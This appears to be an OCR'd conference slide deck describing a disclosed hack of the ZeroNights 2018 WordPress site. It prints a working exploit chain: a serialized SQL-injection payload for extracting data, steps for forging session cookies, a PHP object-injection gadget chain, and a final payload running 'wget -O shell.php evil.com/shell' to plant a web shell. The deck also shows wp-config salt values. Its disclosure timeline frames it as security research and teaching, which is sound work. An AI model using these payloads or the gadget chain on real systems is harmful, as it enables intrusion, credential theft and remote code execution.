ZN PWN Challenge

@Paul_Axe

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There was a tradition of hacking security conference website

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History (2011)

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
History (2012)



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
History (2012)



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
History (2013)



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History (2018)

Bo0oM > На вордпресе по десеру так ничего и нет?

Bo0om > https://2018.zeronights.ru/wp-admin/admin-ajax.php?action=pagination_loadmore&query=a%3A67%3A%7Bs%3A9%3A%22post_type%22%3Bs%3A6%3A%22report%22%3Bs%3A1...

https://2018.zeronights.ru/wp-content/uploads/materials/9%20ZN2018%20WV%20-%20PHP%20unserialize.pdf

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RTFM

```
function true_load_posts(){
    $args = unserialize( stripslashes( $_POST['query'] ) );
    $args['paged'] = $_POST['page'] + 1;
    $args['post_status'] = 'publish';

    query_posts( $args );
    if( have_posts() ) :
        while( have_posts() ): the_post();
            ...
        endwhile;
    endif;
}
```

https://misha.blog/wordpress/ajax-pagination.html

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query_posts

```php
function query_posts( $query ) {
  $GLOBALS['wp_query'] = new WP_Query();
  return $GLOBALS['wp_query']->query( $query );
}
```

```php
class WP_Query {
  public function query( $query ) {
    $this->init();
    $this->query = $this->query_vars = wp_parse_args( $query );
    return $this->get_posts();
  }
}
```

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WP_Query

```php
class WP_Query {
    public function query( $query ) {
        $this->init();
        $this->query = $this->query_vars = wp_parse_args( $query );
        return $this->get_posts();
    }

    public function get_posts() {
        ...
        $this->parse_tax_query( $q );
        $clauses = $this->tax_query->get_sql( $wpdb->posts, 'ID' );
        $join  .= $clauses['join'];
        $where .= $clauses['where'];
    }
}
```

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WP_tax_Query

```
class WP_Tax_Query {
  public function get_sql($primary_table, $primary_id_column) {
        $this->primary_table     = $primary_table;
        $this->primary_id_column = $primary_id_column;

        return $this->get_sql_clauses();
  }
}
```

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WP_tax_Query

```
public function get_sql_for_clause( &$clause, $parent_query ) {
    ...
    if ( 'NOT IN' == $operator ) {
        $terms = implode( ',', $terms );

        $where = "$this->primary_table.$this->primary_id_column NOT IN (
            SELECT object_id
            FROM $wpdb->term_relationships
            WHERE term_taxonomy_id IN ($terms)
        )";
    }
    ...
    $sql['where'][] = $where;
    return $sql;
}
```

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WP_tax_Query

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        )";
    }
    ...
    $sql['where'][] = $where;
    return $sql;
}
```

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SQL Injection

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SQL Injection

```
if ( null === $this->posts ) {
    $this->posts = $wpdb->get_col( $this->request );
}

$this->posts = array_map( 'intval', $this->posts );
```

We have to exploit this injection as boolean-based SQL injection.

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SQL Injection

```
$pld = serialize([
            "tax_query" => [
                "lol" => [
                    "operator" => "NOT IN",
                    "field" => "term_taxonomy_id",
                    "terms" => ["31337))) and 1=if((select
ascii(substr(( select version() ),0,1))&1)>0,1,0) limit 1/*"]
                ]
            ],
            "ping_status" => "LOL*/ -- 1",
        ]),
```

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
Name



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Post-Exploitation

So we got a usernames and password hashes of all ZeroNights admin users. Unfortunately it seems that they are not easily bruteforceable.

What else we can get from the database?

- user sessions
- plugins / themes

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User Sessions?

```
function wp_validate_auth_cookie( $cookie = '', $scheme = '' ) {
  $cookie_elements = wp_parse_auth_cookie( $cookie, $scheme );

  $scheme   = $cookie_elements['scheme'];
  $username = $cookie_elements['username'];
  $hmac     = $cookie_elements['hmac'];
  $token    = $cookie_elements['token'];
  $expired  = $expiration = $cookie_elements['expiration'];

  $pass_frag = substr( $user->user_pass, 8, 4 );

  $key = wp_hash( $username . '|' . $pass_frag . '|' . $expiration . '|' . $token,
$scheme );

  $hash = hash_hmac( 'sha256' , $username . '|' . $expiration . '|' . $token, $key);

    if ( ! hash_equals( $hash, $hmac ) ) return false;
    $manager = WP_Session_Tokens::get_instance( $user->ID );
    if ( ! $manager->verify( $token ) ) return false;
    ...
```

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User Sessions?

```php
function wp_hash( $data, $scheme = 'auth' ) {
    $salt = wp_salt( $scheme );

    return hash_hmac( 'md5', $data, $salt );
}
```

```php
// wp-config.php
define('AUTH_KEY',         ' Xakm<o xQy rw4EMsLKM-?!T+,PFF})H4lzcW57AF');
define('SECURE_AUTH_KEY',  'LzJ}op]mr|6+![P}Ak:uNdJCJZd>(Hx.-Mh#Tz)pCI');
define('LOGGED_IN_KEY',    '|i|Ux`9<p-h$aFf(qnT:sDO:D1P^wZ$$/Ra@miTJi9');
define('NONCE_KEY',        '%:R{[P|,s.KuMltH5}cI;/k<Gx~j!f0I)m_sIyu+&N');
define('AUTH_SALT',        'eZyT)-Naw]F8CwA*VaW#q*|.)g@o}||wf~@C-YSt}(');
define('SECURE_AUTH_SALT', '!=oLUTXh,QW=H `}`L|9/^4-3 STz},T(w}W<I`.Jj');
define('LOGGED_IN_SALT',   '+XSqHc;@Q*K_b|Z?NC[3H!!EONbh.n<+=uKR:>*c(u');
define('NONCE_SALT',       'h`GXHhD>SLWVfg1(1(N{;.V!MoE(SfbA_ksP@&`+Ay');
```

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User Sessions?

Forging the session has following requirements:

- There should be active token for any admin user
- We have to know this token
- We have to know AUTH_SALT value to sign the cookie
- We have to know/bruteforce 4 characters of users user's password hash.

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Plugins

We can enumerate plugins using wpscan, but what if there is a plugin that is not listed in wpvulndb or wpscan haven't detect it for some reason?

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```
a:1:{i:0;s:29:"nextgen-gallery/nggallery.php";}
```

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nextgen-gallery

```
class simple_html_dom_node
{
    function __toString() { return $this->outertext(); }

    function outertext()
    {
        ...
        if ($this->tag==='root') return $this->innertext();
    }

    function innertext()
    {
        ...
        foreach ($this->nodes as $n)
            $ret .= $n->outertext();
        ...
    }
```

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nextgen-gallery

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        ...
    }
```

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nextgen-gallery

```
class Requests_Utility_FilteredIterator extends ArrayIterator {
    ...
    public function current() {
        $value = parent::current();
        $value = call_user_func($this->callback, $value);
        return $value;
    }
}
```

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Final Exploit

```php
class simple_html_dom_node
{
  public $tag = 'root';
  public $nodes = array();
  public function __construct(){
    $this->nodes = new Requests_Utility_FilteredIterator();
  }
}

class Requests_Utility_FilteredIterator extends ArrayIterator {
  protected $callback = "system";
  public function __construct() {
     parent::__construct(["wget -O shell.php evil.com/shell"]);
  }
}

echo serialize(["tax_query" => ["relation" => new simple_html_dom_node(),
                                "lol" => ["operator" => "NOT IN", "terms"=> ["1"]]
                                ], ping_status" => ""]);
```

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
pwned



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
pwned



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Timeline

13.11.2018 - SQL Injection found
18.08.2019 - SQL Injection exploited, got admin hashes
22.08.2019 - Got code execution
26.08.2019 - Vulnerability reported
18.09.2019 - Vulnerability fixed

https://2018.zeronights.ru/hackers.txt

THANKS FOR ATTENTION

@Paul_Axe